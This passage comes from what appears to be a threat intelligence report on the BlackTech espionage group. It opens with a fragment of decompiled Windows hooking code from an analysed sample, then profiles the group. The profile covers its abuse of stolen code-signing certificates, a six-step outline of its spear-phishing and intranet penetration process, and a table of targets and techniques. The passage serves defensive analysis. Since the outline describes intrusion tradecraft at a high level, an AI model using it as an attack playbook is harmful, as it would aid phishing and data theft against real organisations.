      }
      else
      {
        HookSubclassWindow(wParam, Ctl3dDlgProc);
      }
    }
    else if ( dword_43D350[5 * v8] & 1 )
    {
      if ( DoesChildNeedSubclass(*(HWND *)(v9 + 12))
        || *(_DWORD *)(v9 + 12)
        && word_43D302 != 24
        && (v10 = GetParent(*(HWND *)(v9 + 12)), DoesChildNeedSubclass(v10)) )
      {
        DoSubclassCtl((HWND)wParam, 0xFFFF, 1, *(_DWORD *)(v9 + 12));
      }
    }
  }
  result = CallNextHookEx((HHOOK)dword_43D348[5 * v8], code, wParam, lParam);
```

Association Analysis

In this attack, BlackTech started to use the code signing certificates of domestic high-tech companies to sign Trojans. This may be because the abused D-Link and Changing certificates were revoked and the attack effect was affected. Therefore, other stolen certificates were used. The probable reason BlackTech targeted developers is that BlackTech aims to steal the digital certificates of the victim enterprises for reservation, and preparing for other attacks in the future.

Digital certificates are the cornerstone of security and trust. If digital certificates are abused, the reputation of the company is expected to be affected. The theft of a certificate usually also means a wide puncture for the corporate intranet. After the theft of a well-known enterprise certificate, it is usually used to launch an APT attack, which has great potential harm. Related companies should pay enough attention to it.

BlackTech's typical attack methods include spear phishing, man-in-the-middle attacks, and supply chain attacks. The typical process of its spear-phishing attack is as follows:

1. Obtain the mailbox account and password: Initially obtain the mailbox account and password of the target company employee through channels such as search engines and weak password blasting;
2. Send phishing emails: analyze current emails and send phishing emails to other employees using the stolen employee's mailbox;
3. Trojan horse implantation: The target opens the phishing email attachment and is implanted by the Trojan horse. The Trojan horse abuses the D-Link and Changing certificates for signature to avoid anti-virus software detection;
4. Continuous control: request the Trojan to obtain information such as system, desktop screenshot, monitor and file list, as well as the function of downloading and executing the payload (in many cases, the Trojan with similar download function);
5. Intranet penetration: use the stolen mailbox to send phishing emails to other employees for further intranet penetration;
6. Goals: To steal confidential data (various account secrets, digital certificates, confidential documents, intellectual property rights) for continuous control.

After a comprehensive analysis of BlackTech's attack activities and TTPs, a portrait of BlackTech is as follows:

Name	**BlackTech**
Alias	Black pineapple, T-APT-03
Profile	BlackTech, whose activities can be traced back to 2010, is a commercial espionage organization mainly targeting East Asia. Its targets include China and Japan and the targeted industries include finance, government, technology, education, sports and culture with the purpose to steal confidential data (accounts, confidential documents, etc.) and make financial gains. The organization mainly uses spear-phishing emails to attack and deliver Plead Trojans by using documents containing malicious macros and vulnerabilities, and inserting files with RLO technology as bait.
Background	East Asia, familiar with Chinese
Active period	2010-present
Status	Active

Targeted regions	China and Japan
Targeted industries	Finance, government, technology, education, sports and culture
Attack methods	Spear phishing, supply chain attack, man-in-the-middle attack, email attachment password protection, social engineering, RLO, vulnerabilities, abuse of digital certificate signature Trojan, C2 domain name disguise, macro encrypted with AES
Purpose	To steal all kinds of accounts and passwords, digital certificates, confidential documents, intellectual property, and make financial gains
Targeted platforms	Windows and Linux